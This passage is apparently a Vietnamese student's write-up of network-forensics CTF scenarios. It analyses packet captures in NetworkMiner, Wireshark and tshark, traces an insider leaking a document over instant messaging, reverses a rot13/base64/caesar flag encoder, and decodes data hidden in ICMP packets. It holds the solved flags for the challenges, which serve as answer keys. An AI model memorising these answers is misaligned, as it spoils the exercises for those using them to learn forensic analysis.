
Nội dung đọc được ở đây là một email với tên [duypt@uit.edu.vn](mailto:duypt@uit.edu.vn), và message là “Khong o lai dau :v”.

File tiếp theo em đọc được có thông điệp như trên, nhưng có thêm vài chi tiết khác như tên web, id, total\_file, total\_size, expire,...:




```
1{"id":"04uDmemqP1FCfpEjexDnGSfueKU2uviN","url":"http://www.fsend.vn/download/04uDmemqP1FCfpEjexDnGSfueKU2uviN","title":null,"recipients":["duypt@uit.edu.vn"],"message":"Khong o lai  
dau :v","status":"enabled","is_locked":false,"is_expired":false,"total_file":2,"total_size":"4788750","total_dl":  
0,"ctime":"2019-05-21T02:56:18+00:00","expire_in":"2019-05-31T02:56:18+00:00"}
```

File cuối cùng em tìm được mà có thể hiểu được nội dung là một file ảnh chụp logo tập đoàn HUAWEI:




### Kịch bản 03:

Sau khi kiểm tra các gói tin xuất phát từ ip của Alice, ta có thể thấy 1 gói tin có nội dung tin nhắn đáng ngờ.



Dưới đó, có nhắc đến 1 file công thức dưới dạng docx



The screenshot shows the NetworkMiner 2.4 application window. The top menu bar includes File, Tools, and Help. Below the menu is a toolbar with buttons for Start and Stop. The main window is divided into several panels. The top panel displays a list of hosts with columns for Hosts (14), Files, Images, Messages (4), Credentials (1), Sessions (6), DNS (3), Parameters (40), Keywords, and Anomalies. The list is sorted by IP Address (ascending). The selected host is 192.168.1.157 [HERBIVORE]. The right panel shows the Case Panel with a table containing two rows: kb03\_ev... and d187d7... The bottom panel shows the Buffered Frames to Parse section.

Hosts (14)	Files	Images	Messages (4)	Credentials (1)	Sessions (6)	DNS (3)	Parameters (40)	Keywords	Anomalies
10.1.1.20									
64.12.24.50									
64.12.25.91									
64.236.68.245 [gb-at.atwola.adtechus.com] [at.atwola.com]									
64.236.68.245 [gb-at.atwola.adtechus.com] [at.atwola.com] (Linux)									
192.168.1.2 (Linux)									
192.168.1.10									
192.168.1.30									
192.168.1.157 [HERBIVORE]									
192.168.1.158 (Linux)									
IP: 192.168.1.158 MAC: 00127945A4B8 NIC Vendor: Hewlett Packard MAC Age: 23/9/2004 Hostname: OS: Linux TTL: 64 (distance: 0) Open TCP Ports: 5190 (OscarFileTransfer) Sent: 38 packets (14,592 Bytes), 0.00% cleartext (0 of 0 Bytes) Received: 30 packets (3,256 Bytes), 0.00% cleartext (0 of 0 Bytes) Incoming sessions: 1 Outgoing sessions: 1 Host Details 192.168.1.159 [N-D88E7A700E254] (Windows) 192.168.1.255 205.188.13.12 239.255.255.250									

Filename	MD5
kb03_ev...	d187d7...

ReLoad Case Files

Buffered Frames to Parse:

The screenshot displays the NetworkMiner 2.4 application window. The top menu bar includes File, Tools, and Help. Below the menu is a status bar indicating the selected network adapter. The main interface is divided into several sections:


- Filter keyword:** A search bar with a dropdown menu and buttons for Case sensitive, ExactPhrase, Any column, Clear, and Apply.
- Hosts (14) | Files (3) | Images | Messages (4) | Credentials (1) | Sessions (6) | DNS (3) | Parameters (40) | Keywords | Anomalies**: A series of tabs for navigating through different types of data.
- Table of Network Events:**

Frame nr.	Source host	Destination host	From	To	Subject	Protocol	Timestamp
25	192.168.1.158 (Linux)	64.12.24.50		Sec558user1	Here's the secret recipe... I just downloaded it f...	Oscar	2009-08-13 05:57:37 UTC
167	64.12.24.50	192.168.1.158 (Linux)	Sec558user1		<HTML><BODY><FONT FACE="Arial" SIZE=2 COLOR=#...	Oscar	2009-08-13 05:58:12 UTC
184	64.12.24.50	192.168.1.158 (Linux)	Sec558user1		<HTML><BODY><FONT FACE="Arial" SIZE=2 COLOR=#...	Oscar	2009-08-13 05:58:26 UTC
212	192.168.1.158 (Linux)	64.12.24.50		Sec558user1	see you in hawaii!	Oscar	2009-08-13 05:58:33 UTC
- Case Panel:**
  - Attribute:** IM Text
  - Value:** <HTM...
  - Windows-1252 Western**: A dropdown menu showing the selected encoding.
  - Text Content:**

```
<HTML><BODY><FONT FACE="Arial" SIZE=2 COLOR=#000000><can't wait to sell it on ebay></FONT></BODY>></HTML>
```
  - Attachement:** A section for displaying attachments.
  - Reload Case Files:** A button at the bottom right of the Case Panel.

At the bottom left, there is a section labeled "Buffered Frames to Parse:" with an empty input field.

Ở trong mục files, ta có thể thấy file docx, mở file docx lên bằng word, ta có thể thấy được nội dung đã bị Alice tuồn ra ngoài.



#### Kịch bản 4:

Sau khi kiểm tra 1 số gói tin, ta có thể thấy được trong gói tin Tcp có nhắc đến từ khoá FLAG

No.	Time	Source	Destination	Protocol	Length	Conversation completeness	Info
52	1.572478	192.168.15.135	199.16.156.70	TLSv1..	180	Complete, WITH_DATA..	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
53	1.572633	199.16.156.70	192.168.15.135	TCP	60	Complete, WITH_DATA..	443 → 36749 [ACK] Seq=3189 Ack=428 Win=64240 Len=0
54	1.614132	199.16.156.70	192.168.15.135	TLSv1..	280	Complete, WITH_DATA..	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
55	1.614428	192.168.15.135	199.16.156.70	TLSv1..	290	Complete, WITH_DATA..	Application Data
56	1.614595	199.16.156.70	192.168.15.135	TCP	60	Complete, WITH_DATA..	443 → 36749 [ACK] Seq=3415 Ack=664 Win=64240 Len=0
57	1.684373	192.168.15.133	192.168.15.135	TCP	74	Complete, WITH_DATA..	36840 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=2363819 TSecr=641940
58	1.684419	192.168.15.135	192.168.15.133	TCP	74	Complete, WITH_DATA..	80 → 36840 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=2363819 TSecr=641940
59	1.684627	192.168.15.133	192.168.15.135	TCP	66	Complete, WITH_DATA..	36840 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=2363819 TSecr=641940
60	1.689759	192.168.15.133	192.168.15.135	TCP	1008	Complete, WITH_DATA..	36840 → 80 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=942 TSval=2363820 TSecr=641940
61	1.689803	192.168.15.135	192.168.15.133	TCP	66	Complete, WITH_DATA..	80 → 36840 [ACK] Seq=1 Ack=943 Win=30848 Len=0 TSval=641941 TSecr=2363820
62	2.083455	199.16.156.70	192.168.15.135	TCP	1502	Complete, WITH_DATA..	443 → 36749 [PSH, ACK] Seq=3415 Ack=664 Win=64240 Len=1448 [TCP segment of data set 0]
63	2.084188	199.16.156.70	192.168.15.135	TLSv1..	2996	Complete, WITH_DATA..	Application Data
64	2.084248	192.168.15.135	199.16.156.70	TCP	54	Complete, WITH_DATA..	36749 → 443 [ACK] Seq=664 Ack=7805 Win=46720 Len=0
65	2.085081	199.16.156.70	192.168.15.135	TLSv1..	2965	Complete, WITH_DATA..	Application Data
66	2.085095	192.168.15.135	199.16.156.70	TCP	54	Complete, WITH_DATA..	36749 → 443 [ACK] Seq=664 Ack=10716 Win=52560 Len=0

1000 .... = Header Length: 32 bytes (8)	0040	cb 94 69 6d 70 6f 72 74 20 73 74 72 69 6e 67 0a	..import string..
> Flags: 0x018 (PSH, ACK)	0050	69 6d 70 6f 72 74 20 72 61 6e 64 6f 6d 0a 66 72	import random..fr
> Window: 229	0060	6f 6d 20 62 61 73 65 36 34 20 69 6d 70 6f 72 74	om base6 4 import
> [Calculated window size: 29312]	0070	20 62 36 34 65 6e 63 6f 64 65 2c 20 62 36 34 64	b64encode, b64d
> [Window size scaling factor: 128]	0080	65 63 6f 64 65 0a 0a 46 4c 41 47 20 3d 20 27 66	decode..F LAG = 'f
> Checksum: 0x18e2 [unverified]	0090	6c 61 67 7b 78 78 78 78 78 78 78 78 78 78 78	lag(.....
> [Checksum Status: Unverified]	00a0	78 78 78 78 78 78 78 78 78 78 78 78 78 78 78	.....
> Urgent Pointer: 0	00b0	78 78 78 78 7d 27 0a 0a 65 6e 63 5f 63 69 70 68	..... enc_ciph
> Options: (12 bytes), No-Operation (NOP), No-Op	00c0	65 72 73 20 3d 20 5b 27 72 6f 74 31 33 27 2c 28	ers = ['rot13',
> [Timestamps]	00d0	27 62 36 34 65 27 2c 20 27 63 61 65 73 61 72 27	'b64e', 'caesar'
> [SEQ/ACK analysis]	00e0	5d 0a 23 20 64 65 63 5f 63 69 70 68 65 72 73 28	]# dec_ciphers
> TCP payload (942 bytes)	00f0	3d 20 5b 27 72 6f 74 31 33 27 2c 20 27 62 36 34	= ['rot1 3', 'b64
	0100	64 27 2c 20 27 63 61 65 73 61 72 64 27 5d 0a 0a	d', 'cae sard']..
	0110	64 65 66 20 72 6f 74 31 33 28 73 29 34 0a 09 5f	def rot1 3(s):..
	0120	72 6f 74 31 33 20 3d 20 73 74 72 69 6e 67 2e 6d	rot13 = string..

Thực hiện follow stream đến gói tin đó, ta thấy được rằng đây là 1 đoạn code python đã được dùng để mã hoá flag. Ta cần dịch ngược cipher code này để lấy lại được flag.

The image shows the Wireshark 'Follow TCP Stream' window for 'tcp.stream eq 4' in the file 'net\_kb04.pcap'. The window displays a Python script that encodes a flag. The script uses a combination of ROT13, Base64, and Caesar ciphers. The flag is represented by a string of 'x' characters. The script defines functions for each cipher and an 'encode' function that applies them randomly to the flag. The output of the script is a long string of encoded characters, which is visible in the packet list and packet details pane.

```
import string
import random
from base64 import b64encode, b64decode

FLAG = 'flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}'

enc_ciphers = ['rot13', 'b64e', 'caesar']
# dec_ciphers = ['rot13', 'b64d', 'caesard']

def rot13(s):
    _rot13 = string.maketrans(
        "ABCDEFGHIJKLMNOPQRSTUVWXYZNOPQRSTUVWXYZnopqrstuvwxyz",
        "NOPQRSTUVWXYZnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ")
    return string.translate(s, _rot13)

def b64e(s):
    return b64encode(s)

def caesar(plaintext, shift=3):
    alphabet = string.ascii_lowercase
    shifted_alphabet = alphabet[shift:] + alphabet[:shift]
    table = string.maketrans(alphabet, shifted_alphabet)
    return plaintext.translate(table)

def encode(pt, cnt=50):
    tmp = '2{}'.format(b64encode(pt))
    for cnt in xrange(cnt):
        c = random.choice(enc_ciphers)
        i = enc_ciphers.index(c) + 1
        _tmp = globals()[c](tmp)
        tmp = '{}{}'.format(i, _tmp)

    return tmp

if __name__ == '__main__':
    print encode(FLAG, cnt=?)2Mk16Sk5iakYxVFZoS1RsWnZXbFZaYjFaa1prWmFkMDVWVGs1U2IyODFXa1ZuTUZadU1YV1diVkpVfVas1dGW
X1kbUZXTVdkMvprWnJwM1ZHYzFswGJscHVVeKpOWVZaeFZsUmxwMnR5VkJabU5HaFdaM1pYY0hkdVRXOWFSMVJXYTA5V1YwcE1hRVpTVm1WSGExU1dwHBrWm05
dk5sSnZVbXhTVm5OWVZtNw114V1dGVWJscFVawEJoVjFsdVdtUm5iMUpyYVjNGS2Ixw1ViMWhXVnpFd1YwWktkbVpGWVZkbFIxRXdwa1JHVDJZeFRuW1hjRz1
...

Packet 60. 123 client pkts, 0 server pkts, 0 turns. Click to select.
Entire conversation (32 kB) Show data as ASCII Stream 4
Find: Find Next
Filter Out This Stream Print Save as... Back Close Help
```



Flag sau khi đã mã hoá khá dài nên em đã copy nó qua một file txt.

Code đã được sửa để decode ciphertxt. Dựa trên code encode, thực hiện đảo ngược quá trình sử dụng các loại mã hoá như rot13, b64 và caesar.

```
Decode_Forensic.py > b64d
1 import string
2 import random
3 from base64 import b64decode
4
5 # Assuming FLAG is read from "Cipher.txt"
6 FLAG = open("Cipher.txt").read()
7
8 def rot13(s):
9     _rot13 = str.maketrans( # Use str.maketrans instead of string.maketrans
10         "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz",
11         "NOPQRSTUVWXYZnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZnopqrstuvwxyz")
12     return s.translate(_rot13)
13
14 def b64d(s):
15     return b64decode(s).decode('utf-8') # Decode bytes to a string
16
17 def caesar(plaintext, shift=3):
18     alphabet = string.ascii_lowercase
19     shifted_alphabet = alphabet[shift:] + alphabet[:shift]
20     table = str.maketrans(alphabet, shifted_alphabet) # Use str.maketrans instead of string.maketrans
21     return plaintext.translate(table)
22
```



```

22
23 def de_caesar(ciphertext, shift=3):
24     return caesar(ciphertext, shift=-shift)
25
26 # Decoding ciphers
27 dec_ciphers = ['rot13', 'b64d', 'de_caesar']
28
29 def decode(ciphertext):
30     while True:
31         try:
32             i = int(ciphertext[0]) - 1
33             i = i % 3
34         except:
35             print(ciphertext)
36             exit(0)
37         ciphertext = ciphertext[1:]
38         cipher = dec_ciphers[i]
39         tmp_ciphertext = globals()[cipher](ciphertext)
40         ciphertext = tmp_ciphertext
41
42 if __name__ == '__main__':
43     decode(FLAG)
44

```

Chạy code và ta có được flag:

```

~~~~~
TypeError: a bytes-like object is required, not 'dict'
PS D:\code\VScode\Python> python .\Decode_Forensic.py
flag{li0ns_and_tig3rs_4nd_b34rs_0h_mi}
PS D:\code\VScode\Python>

```

flag{li0ns\_and\_tig3rs\_4nd\_b34rs\_0h\_mi}

### Kịch bản 5:

Theo gợi ý từ đề bài, ta sẽ kiểm tra kỹ các gói tin icmp.

No.	Time	Source	Destination	Protocol	Length	Info
97	181.752756	192.168.50.1	192.168.50.10	ICMP	70	Destination unreachable (Host unreachable)
212	319.483414	192.168.50.1	192.168.50.10	ICMP	70	Destination unreachable (Host unreachable)
216	324.507172	192.168.50.1	192.168.50.10	ICMP	70	Destination unreachable (Host unreachable)
223	329.534044	192.168.50.1	192.168.50.10	ICMP	70	Destination unreachable (Host unreachable)
228	334.554207	192.168.50.1	192.168.50.10	ICMP	70	Destination unreachable (Host unreachable)
376	616.966522	192.168.50.10	192.168.0.50	ICMP	98	Echo (ping) request id=0x06ef, seq=1/256, ttl=64 (no response found!)
378	617.965929	192.168.50.10	192.168.0.50	ICMP	98	Echo (ping) request id=0x06ef, seq=2/512, ttl=64 (reply in 379)
379	617.990279	192.168.0.50	192.168.50.10	ICMP	98	Echo (ping) reply id=0x06ef, seq=2/512, ttl=41 (request in 378)
395	641.491491	192.168.0.50	192.168.50.10	ICMP	98	Echo (ping) request id=0x152c, seq=1/256, ttl=41 (reply in 396)
396	641.492213	192.168.50.10	192.168.0.50	ICMP	98	Echo (ping) reply id=0x152c, seq=1/256, ttl=64 (request in 395)
479	796.186499	192.168.50.10	192.168.0.50	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 480)
480	796.205229	192.168.0.50	192.168.50.10	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=41 (request in 479)
481	796.297219	192.168.50.10	192.168.0.50	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 482)
482	796.316115	192.168.0.50	192.168.50.10	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=41 (request in 481)
483	796.408717	192.168.50.10	192.168.0.50	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 484)
484	796.427036	192.168.0.50	192.168.50.10	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=41 (request in 483)

Ta nhận thấy rằng có rất nhiều gói tin liên quan đến địa chỉ ip 192.168.50.10

Tiến hành kiểm tra bằng Tshark

```
(phuc@phuc)-[~]
$ tshark -r kb05.pcap.pcapng -x 'icmp and ip.src==192.168.50.10'
0000 08 00 27 71 45 e4 c8 00 12 89 00 01 08 00 45 00 ..'qE.....E.
0010 00 38 00 0e 00 00 ff 01 d6 5a c0 a8 32 01 c0 a8 .8.....Z..2...
0020 32 0a 03 01 1e 74 00 00 00 00 45 00 00 41 ed 64 2....t....E..A.d
0030 40 00 3f 11 99 86 c0 a8 32 0a ac 10 15 fe ac 33 @.?.....2.....3
0040 00 35 00 2d 31 f5 .5.-1.

0000 08 00 27 71 45 e4 c8 00 12 89 00 01 08 00 45 00 ..'qE.....E.
0010 00 38 00 0f 00 00 ff 01 d6 59 c0 a8 32 01 c0 a8 .8.....Y..2...
0020 32 0a 03 01 1e 74 00 00 00 00 45 00 00 41 ed 65 2....t....E..A.e
0030 40 00 3f 11 99 85 c0 a8 32 0a ac 10 15 fe ac 33 @.?.....2.....3
0040 00 35 00 2d 31 f5 .5.-1.

0000 08 00 27 71 45 e4 c8 00 12 89 00 01 08 00 45 00 ..'qE.....E.
0010 00 38 00 10 00 00 ff 01 d6 58 c0 a8 32 01 c0 a8 .8.....X..2...
0020 32 0a 03 01 61 61 00 00 00 00 45 00 00 32 f7 2a 2...aa....E..2.*
0030 40 00 3f 11 8f cf c0 a8 32 0a ac 10 15 fe b3 5a @.?.....2.....Z
0040 00 35 00 1e e7 ef .5....
```

Quan sát kỹ, ta thấy rằng ký tự ở các dòng có offset 0010 nếu ghép lại theo chiều dọc sẽ tạo thành từ “flag”

```
0000 c8 00 12 89 00 01 08 00 27 71 45 e4 08 00 45 00 ..... 'qE ... E.
0010 00 1c 00 66 00 00 40 01 c6 ee c0 a8 32 0a c0 a8 ... f ..@....2...
0020 00 32 08 00 f7 ff 00 00 00 00 .2.....


0000 c8 00 12 89 00 01 08 00 27 71 45 e4 08 00 45 00 ..... 'qE ... E.
0010 00 1c 00 6c 00 00 40 01 c6 e8 c0 a8 32 0a c0 a8 ... l ..@....2...
0020 00 32 08 00 f7 ff 00 00 00 00 .2.....

0000 c8 00 12 89 00 01 08 00 27 71 45 e4 08 00 45 00 ..... 'qE ... E.
0010 00 1c 00 61 00 00 40 01 c6 f3 c0 a8 32 0a c0 a8 ... a ..@....2...
0020 00 32 08 00 f7 ff 00 00 00 00 .2.....

0000 c8 00 12 89 00 01 08 00 27 71 45 e4 08 00 45 00 ..... 'qE ... E.
0010 00 1c 00 67 00 00 40 01 c6 ed c0 a8 32 0a c0 a8 ... g ..@....2...
0020 00 32 08 00 f7 ff 00 00 00 00 .2.....

0000 c8 00 12 89 00 01 08 00 27 71 45 e4 08 00 45 00 ..... 'qE ... E.
0010 00 1c 00 20 00 00 40 01 c7 34 c0 a8 32 0a c0 a8 ... ..@.. 4 ..2...
0020 00 32 08 00 f7 ff 00 00 00 00 .2.....
```

Từ manh mối trên, ta thêm **grep 0010** vào câu lệnh để ghép các dòng có offset 0010 lại với nhau.



Ta được dòng “here is your flag S3cr3t4g3nt”

Theo yêu cầu đề bài, flag bắt đầu bằng “S3” và có 11 ký tự.

**Flag: S3cr3t4g3nt**

